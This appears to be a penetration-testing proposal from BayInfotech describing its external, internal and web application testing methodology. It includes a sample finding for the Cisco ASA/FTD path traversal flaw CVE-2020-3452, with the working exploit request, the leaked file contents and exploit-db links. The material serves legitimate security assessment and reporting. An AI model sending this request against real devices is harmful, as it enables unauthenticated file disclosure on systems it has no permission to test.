BayInfotech shall test network ranges for active hosts and investigate further the responses to protocols, ports and services. Using a combination of manual reviews and automated port and vulnerability scanning tools (such as "nmap", "Nessus" and "dirsearch"), BayInfotech shall identify vulnerabilities and weaknesses (such as authentication, account or password issues) in Client's Internet facing infrastructure.

With permission from Client, BayInfotech can then conduct controlled exploitation attempts on any vulnerabilities and weaknesses using custom exploit code or using off-the-shelf exploitation frameworks such as "Metasploit".
Should an attack be successful we will assess the extent of the breach, including whether access is limited only to a DMZ, or that compromised hosts do not have data, passwords or password hashes that could lead to further access into Client's environment. All password hashes that are identified will be subjected to an offline password attack using our dedicated cracking server to determine the strength and susceptibility to compromise.

The output of the exercise shall be a set of reports pertaining to the individual areas of the business and will include detailed information on any vulnerabilities and weaknesses identified and practical recommendations on how issues can be remediated.

Sensitive Information Leakage

BayInfotech's approach addresses potential sensitive information leakage areas, including but not limited to:

- Names and contact details of key staff.
- Internal IP addressing details.
- Case studies and IPR leaks.
- Target domain users with details leaked in third-party compromises.
- Technologies used within the organization.

Any identified information is utilized in subsequent phases, ensuring a holistic test approach.

Internal Network Penetration Testing:

BayInfotech has conducted many internal infrastructure penetration tests, across a variety of organizations ranging from SME to multinational. As part of the initial setup, BayInfotech always seeks to understand key objectives pertaining to the internal penetration test, including attempting to gain unauthorized access to sensitive data or systems within the organisation. Where possible, we work with the client to try and define target "flags" which can be used to measure whether the objectives could be attained given the time available and allocated to the assessment. The tests are mainly conducted from a "black box" perspective without any privileges

provided, other than access to a desk and network connection.
Often, this also requires bypassing controls such as 802.1x network access control. Additionally, BayInfotech has experience in working in datacentres on the delivery of reviews of n-tier application architecture, segregated network zones or testing based upon PCI penetration testing requirements.

Internal testing will be conducted, from zero knowledge other than having gained a network connection (using in-house scripts designed to bypass 802.1x / Network Access Control) and without any further access rights (e.g. domain user). BayInfotech shall use network mapping and scanning tools to locate targets of interest (authentication servers, databases, application servers, workstations of support staff et al) in an attempt to gain access to sensitive data within the organization and to escalate privileges from network access to domain administrator.

The Active Directory servers within the organization shall be analyzed for vulnerabilities and weaknesses, including username enumeration attacks, issues with patching, further unnecessary software installed on them.

They shall also be investigated for susceptibility to known vulnerabilities and weaknesses such as Kerberos Golden Ticket, use of deprecated hash (LM) and encryption formats (SMBv1), adequate message signing is enabled on the domain and whether administrators are carrying out regular assessments of such attacks.

Where vulnerabilities and weaknesses are identified within the environment, BayInfotech shall conduct (with permission) controlled exploitation attempts to compromise systems and applications and to gain increased permissions to devices on the network.

Should access be gained, further reviews and privilege escalation attempts shall be attempted, including password gathering and cracking, pass the hash attacks, pivoting to other systems and networks within the environment. Attempts will be made to leverage further access into other systems and to gain access to sensitive data and key objectives.

Penetration Testing Execution Methodology

BayInfotech employs the Penetration Testing Execution Standard (PTES), incorporating globally recognized methodologies such as NIST. The assessment is structured across seven phases, namely Pre-Engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting.

- Pre-Engagement Interactions: This phase involves activities preceding the actual engagement, including scheduling, client approval, understanding objectives, and defining the engagement scope.
- Intelligence Gathering: The tester gathers comprehensive intelligence about the target system, encompassing network infrastructure, applications, and relevant personnel.
- Threat Modeling: A model of potential threats is crafted to identify critical vulnerabilities, aiding in prioritization.
- Vulnerability Analysis: The system is analyzed for weaknesses, including unpatched

vulnerabilities and exploitable misconfigurations.

- Exploitation: Identified vulnerabilities are actively exploited during this phase.

Based on the total risk score, a finding classification is made (Informational, Low, Medium, High, Critical) to help prioritize in finding solutions and match the security posture to the actual measured level of security.

Classification	CVSS score	Description
! Critical	9.0-10.0	This rating is for vulnerabilities that do not require any skills, exploits are publicly available and the impact on the security of the system is very high, such as remote code execution. The chance that a system will be compromised is very high. It is essential to fix these issues immediately and consider taking the system offline immediately if no other mitigation is possible.
! High	7.0-8.9	A high-risk rating will be assigned to vulnerabilities that are less likely to be exploited, because of required increased skills, or the impact on the security of a system is not as huge, but still significant.
! Medium	4.0-6.9	Vulnerabilities with medium risk rating are common misconfigurations that do not result directly in any significant compromise but could be configured to be a lot safer. These recommendations for these vulnerabilities are not urgent.
! Low	0.1-3.9	A low-risk vulnerability is usually a risk that is there only to be aware that some level of risk exists. It is advised to fix these issues last.
! Informational	0.0	Item is reported for informational purposes only. Should be remediated in line with best practice.

Tool Name	Tool Description
Burp Suite Pro	Intercepting proxy and web application scanner.
Mozilla Firefox	Web Browser
Kali Linux	Pentest OS -Security-focused Linux distribution (successor to Backtrack Linux).
Qualys	Vulnerability Scanner

Nikto	Open Source webserver scanner
Nmap	Open Source port scanner
ssltest.sh	ssltest.sh is a free command line tool which checks a server's service on any port for the support of TLS/SSL ciphers, protocols as well as recent cryptographic flaws and more.
WPscan	Webserver scanner specialized in WordPress applications.
WAS	Netsparker
Metasploit	Exploitation framework
Maltego	Social engineering framework

Reporting

The output comprises detailed reports on individual test areas, including vulnerabilities, weaknesses, tool outputs, and screenshots for issue reproduction. Pragmatic recommendations are provided for remediation. This structured approach ensures a comprehensive penetration test, assuring the client of a thorough assessment.

Following the assessment, BayInfotech shall provide a full technical report. The report shall be delivered within a maximum period of 10 working days following the last day of the testing.
All elements of the assessment shall be comprehensively reported, including details of issues identified and include practical recommendations and references to further information. The report will be delivered within the agreed timescales following the conclusion of the testing.
BayInfotech shall produce and deliver a report containing the following sections:

- Management Summary - detailing a non-technical management overview of the testing;
- Introduction, Scope & Approach - outlining the objectives of the testing and our approach to delivering it;
- Technical Findings - delivering the output of the testing, including detailed findings, practical recommendations, risk priorities and references to further information; and
- Appendices - further supplementary evidence and screen shots

Throughout the testing BayInfotech will provide interim updates to Client. All testing shall be non-destructive, however should BayInfotech identify any issues that could lead to a Denial of Service (DoS) condition then this will be immediately reported to the client project team. Examples of this could include:

- Account lockouts;
- Software vulnerabilities;
- Use of legacy operating systems or services;
- Low bandwidth links; or
- Potential for resource starvation.

Additionally, should we encounter any serious or critical issues associated with the Client infrastructure under test we shall make contact immediately to report and discuss the findings with relevant stakeholders as soon as possible.

A summary report can be made available at client request in advance of the full report. The summary report is provided as a brief summary of the issues that were identified during the assessment, before the full report has been issued. This summary report provides:

- Management summary
- List of the findings
- Risk score (CVSS rating)
- Recommendation.

Reporting requirements can be discussed and refined during the initial scope of work call for each security assessment.


Sample Vulnerability Scan findings format:

EXT-01- Cisco ASA and Firepower Unauthenticated internal file read local path traversal vulnerability	! Critical
Affected Systems	IP: [redacted] Port: 443
CVSS Score:	9.5
Description	A vulnerability in the web services interface of Cisco Adaptive Security Appliance (ASA) Software and Cisco Firepower Threat Defense (FTD) Software could allow an unauthenticated, remote attacker to conduct directory traversal attacks and read sensitive files on a targeted system. The vulnerability exists due to a lack of proper input validation of URLs in HTTP requests processed by an affected device. **Affected Versions:** Cisco ASA Software 9.6.x and prior through 9.6.4.41 Cisco ASA Software 9.7.x, 9.8.x through 9.8.4.19 Cisco ASA Software 9.9.x through 9.9.2.73 Cisco ASA Software 9.10.x through 9.10.1.41 Cisco ASA Software 9.12.x through 9.12.3.11 Cisco ASA Software 9.13.x through 9.13.1.9 Cisco ASA Software 9.14.x through 9.14.1.9 Cisco FTD Software 6.2.2 through 6.2.3.15 Cisco FTD Software 6.3.x, 6.4.x, 6.5.x, 6.6.x prior to 6.6.0.1 **Note:** As this finding is within the CDE environment the severity has been Increased from HIGH to CRITICAL risk.
Impact	Successful exploitation could allow an unauthenticated, remote attacker to view arbitrary files within the targeted server and can read sensitive files might contain critical data like session ids etc... **Refer**: https://twitter.com/aboul3la/status/1286012324722155525?s=20

Proof of concept

Exploit code

https://www.exploit-db.com/exploits/48871
https://www.exploit-db.com/exploits/49262
https://www.exploit-db.com/exploits/48722




Please enter your username and password.

GROUP: Basingstoke-Admin-VPN
USERNAME:
PASSWORD:

Login

Vulnerable local file inclusion request:




```
GET /+CSCOT+/translation-table?type=mst&textdomain=
/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../ HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


GET /+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/portal_inc.lua&default-language&lang=../ HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close

Upgrade-Insecure-Requests: 1

The screenshot below shows that the portal_inc.lua file is retrievable by exploiting the path reversal vulnerability and therefore returns the content of the actual remote file



```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Cache-Control: no-cache
Pragma: no-cache
Connection: Keep-Alive
Date: Wed, 03 Feb 2021 09:26:43 GMT
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 27555

-- Copyright (C) 2006-2018 by Cisco Systems, Inc.
-- Created by otrizna@cisco.com

dofile("/+CSCOE+/include/common.lua")
dofile("/+CSCOE+/include/browser_inc.lua")

local function compare(a,b) return a["order"]<b["order"] end;

function INTERNAL_PASSWORD_ENABLED(name)
        return false;
end

function CONF_VIRTUAL_KEYBOARD(name)
        return false;
end

no_inheritance = false
custom_profile=""
asdm_custom_file = ""

function SetSessionData(index,name,value)

   local fl
   fl=io.open("/sessions/"..index.."/session_data","w")
   if fl then
  io.set_metadata_int(fl,name,value)
  fl:close()
   end

end

function GetSessionData(index,name,value)

   local fl
   fl=io.open("/sessions/"..index.."/session_data","r")
   if fl then
  local ret = io.get metadata int(fl,name)
```



```
GET /+CSCOT+/translation-table?type=mst&textdomain=/%2bCSCOE%2b/cedmain.html&default-language&lang=../ :
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1


```

```
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Length: 5897

LuaP    ¶ □hçõ}A@/+CSCOE+/cedmain.html_%
&&''''(((()))))****++++,,,,,,----....////00000334444566668888899999999999:::::<<<<<<<<==8CCCCGGGGGII
□□□□□□□□□□□□□□□□□□□□'aware_123_res$compare$col_num.$col/$url_list_mode0$panel$app_bookmarks2$pane_fields
step)□ (for generator);Õ(for state);Õ_;Õe;ÕpcÕ$iÛi(for limit)Ûi(for step)Ûijàë(for limit)àë(for step)àë
state)jpaneCGET_OUT_RESOURCE/+CSCOE+/cedmain.htmlceditorHTTP_GET_PARAM_BY_NAMEcedcookieHTTP_COOKIE_BY_N
custom_fileasdm/appsget_applications  app_info
protocolsGetAppInfo defportsGetDefaultPortsə?modetypetitlenotitleborderurl/+CSCOU+/clear.giftextheightc
num_panespaneinsertOUT_RES@OUTwidth@@ ShowPane@@@aborder□>□¾Ö□B□□%A□□Å□□□□G□ÇAÁ□A□ÁY□Y"□EÓG□□ÇÅÅÙ□GEÅ□□


```

The following file contents can be retrieved by an remote un authenticated attacker as per details below:

lced.html
localization_inc.lua
logo.gif
logon_custom.css
logon_forms.js
logon.html
logon_redirect.html
logout.html
noportal.html
nostcaccess.html
no_svc.html
ping.html
pluginlib.js
portal_ce.html
user_dialog.html

cedmain.html
cedportal.html
cedsave.html
clear_cache
color_picker.html
color_picker.js
common.js
commonspawn.js
connection_failed_form
cookie
custom
do_url
files
gp-gip.html
wrong_url.html

portal_custom.css
portal_elements.html
portal_forms.js
portal.html
portal_img
portal_inc.lua
portal.js
preview.html
relayjar.html
relaymonjar.html
relaymonocx.html
relayocx.html
ucte_forbidden_data
ucte_forbidden_url

help
home
http_auth.html
include
sdesktop
session_expired
session.js
session_password html
sess_update.html
shshim
svc.html
test_chargen
tlbr
tunnel_linux.jnlp
tunnel_mac.jnlp

Solution

It is recommended to apply the recommended patches Immediately:


1. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-

	sa-asaftd-ro-path-KJuQhB86 Reference: CVE-2020-3452 Please see further details in the link below https://nvd.nist.gov/vuln/detail/CVE-2020-3452

Web Application Penetration Testing:

Penetration Testing Execution Methodology

BayInfotech has extensive experience of testing web applications and has previously worked on web applications and API tests for a range of organizations including local government, eCommerce, financial services, banking, technology and retail. Testing has included reverse engineering custom message level encryption and implementing custom "Burpsuite Pro" plugins (in Java) to encrypt and decrypt data on the fly between a browser and customer web servers to allow tampering with requests.



The testing shall incorporate reviews of bespoke business logic testing associated with the applications themselves as well as all common web application vulnerabilities that are described in open frameworks such as the Open Web Application Security Project (OWASP) – Top 10. This will include data injection attacks (XXE, XPATH, SQL, LDAP et al) and validation issues (XSS, CSRF etc)

- **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for

some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.

- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

Testing will use common tools such as "Burpsuite Professional", "dirsearch", "OWASP Zap Proxy" as well as bespoke custom-written tools and plugins written in Java, Python, PERL and Unix shell scripts.

Furthermore, bespoke attacks will be conducted against the applications, including (but not limited to) attempting to bypass or reverse engineer custom encryption, single sign on (e.g. SAML), federated login services (such as OAUTH2). Attempts will be made to access other customer/user data or functions outside of the intended scope, using horizontal and vertical access control testing techniques.

Where common open source library frameworks have been used and were identified, then these will be downloaded and investigated (e.g. from the vendor web sites or open source sites such as "Github") to determine whether any common files and directories exist and whether the source can be used to compromise the web applications.

The review will determine whether the web servers have been compromised by recent attacks observed, including incorporating malicious Java script that ex filtrate sensitive customer data to malicious third-party web sites.
Testing will also investigate the security of the underlying web server itself, including reviewing the strength of transport security encryption and ciphers, examining whether any default files and directories exist, whether a content management or administrative portal can be accessed, whether there is information leakage that could identify web and application frameworks.

The output of the exercise shall be a set of reports pertaining to the individual applications and will include detailed information on any vulnerabilities and weaknesses identified, with tool output and screenshots that can be used to reproduce the issues. Furthermore, pragmatic recommendations will be provided on how issues can be remediated.

Tool Name	Tool Description
Burp Suite Pro	Intercepting proxy and web application scanner.
Mozilla Firefox	Web Browser
Kali Linux	Pentest OS -Security-focused Linux distribution (successor to Backtrack Linux).
Qualys	Vulnerability Scanner
Nikon	Open Source webserver scanner
Nmap	Open Source port scanner
ssltest.sh	ssltest.sh is a free command line tool which checks a server's service on any port for the support of TLS/SSL ciphers, protocols as well as recent cryptographic flaws and more.
WPscan	Webserver scanner specialized in WordPress applications.
WAS	Netsparker
Metasploit	Exploitation framework
Maltego	Social engineering framework

Our testing methodology is outlined in the figure below:

- Application Mapping
  - Walk through of all areas (public / authenticated / administrative) of the application to identify areas that are in and out of scope and all site functions that a user can interact.
- Infrastructure Investigation
  - Cursory review of the underlying server platform. Identification of weaknesses / vulnerabilities / information leaks that may affect the application
- Application Security Testing
  - Review of application security of each functional area - considering OWASP Top 10, SANS Security Issues & Payment Card Industry Guidelines:
    - Information Leakage
    - Input Validation Problems (Cross Site Scripting, SQL Injection, LDAP / XPATH Injection / File Upload issues etc)
    - Session Handling Problems
    - Authentication Issues
    - Access Control / Privilege Management Weaknesses
    - Adequate & Enforced Encryption
    - Business Logic Flaws
    - Potential for Fraud (phishing / click-jacking / Cross Site Request Forgery)
    - Bruteforce Attacks
    - Password Spraying
- Application Attacks
  - Safe attacks against the application where possible
  - Determination of vulnerabilities and weaknesses
  - Database / Operating System access & security investigation

Any API instances can also be tested, including fuzzing of the API, testing authentication mechanisms and ensuring adequate encryption. Furthermore, the APIs will be investigated for information leakage (e.g. WSDLs or error message API format construction) and common JSON, SOAP and XML issues (include XXE / XML
/ XPATH injection ET AL).

Based on the total risk score, a finding classification is made (Informational, Low, Medium, High, Critical) to help prioritize in finding solutions and match the security posture to the actual measured level of security.

Classification	CVSS score	Description
! Critical	9.0-10.0	This rating is for vulnerabilities that do not require any skills, exploits are publicly available and the impact on the security of the system is very high, such as remote code execution. The chance that a system will be compromised is very high. It is essential to fix these issues immediately and consider taking the system offline immediately if no other mitigation is possible.

! High	7.0-8.9	A high-risk rating will be assigned to vulnerabilities that are less likely to be exploited, because of required increased skills, or the impact on the security of a system is not as huge, but still significant.
! Medium	4.0-6.9	Vulnerabilities with medium risk rating are common configuration that do not result directly in any significant compromise but could be configured to be a lot safer. These recommendations for these vulnerabilities are not urgent.
! Low	0.1-3.9	A low-risk vulnerability is usually a risk that is there only to be aware that some level of risk exists. It is advised to fix these issues last.
! Informational	0.0	Item is reported for informational purposes only. Should be remediated in line with best practice.

Reporting

The output comprises detailed reports on individual test areas, including vulnerabilities, weaknesses, tool outputs, and screenshot for issue reproduction. Pragmatic recommendations are provided for remediation. This structured approach ensures a comprehensive penetration test, assuring the client of a thorough assessment.

Following the assessment, BayInfotech shall provide a full technical report. The report shall be delivered within a maximum period of 10 working days following the last day of the testing.

All elements of the assessment shall be comprehensively reported, including details of issues identified and include practical recommendations and references to further information. The report will be delivered within the agreed timescales following the conclusion of the testing.

BayInfotech shall produce and deliver a report containing the following sections:

- Management Summary - detailing a non-technical management overview of the testing;
- Introduction, Scope & Approach - outlining the objectives of the testing and our approach to delivering it;
- Technical Findings - delivering the output of the testing, including
  - detailed findings, practical recommendations, risk priorities and references to further information; and
  - Appendices - further supplementary evidence and screenshot.

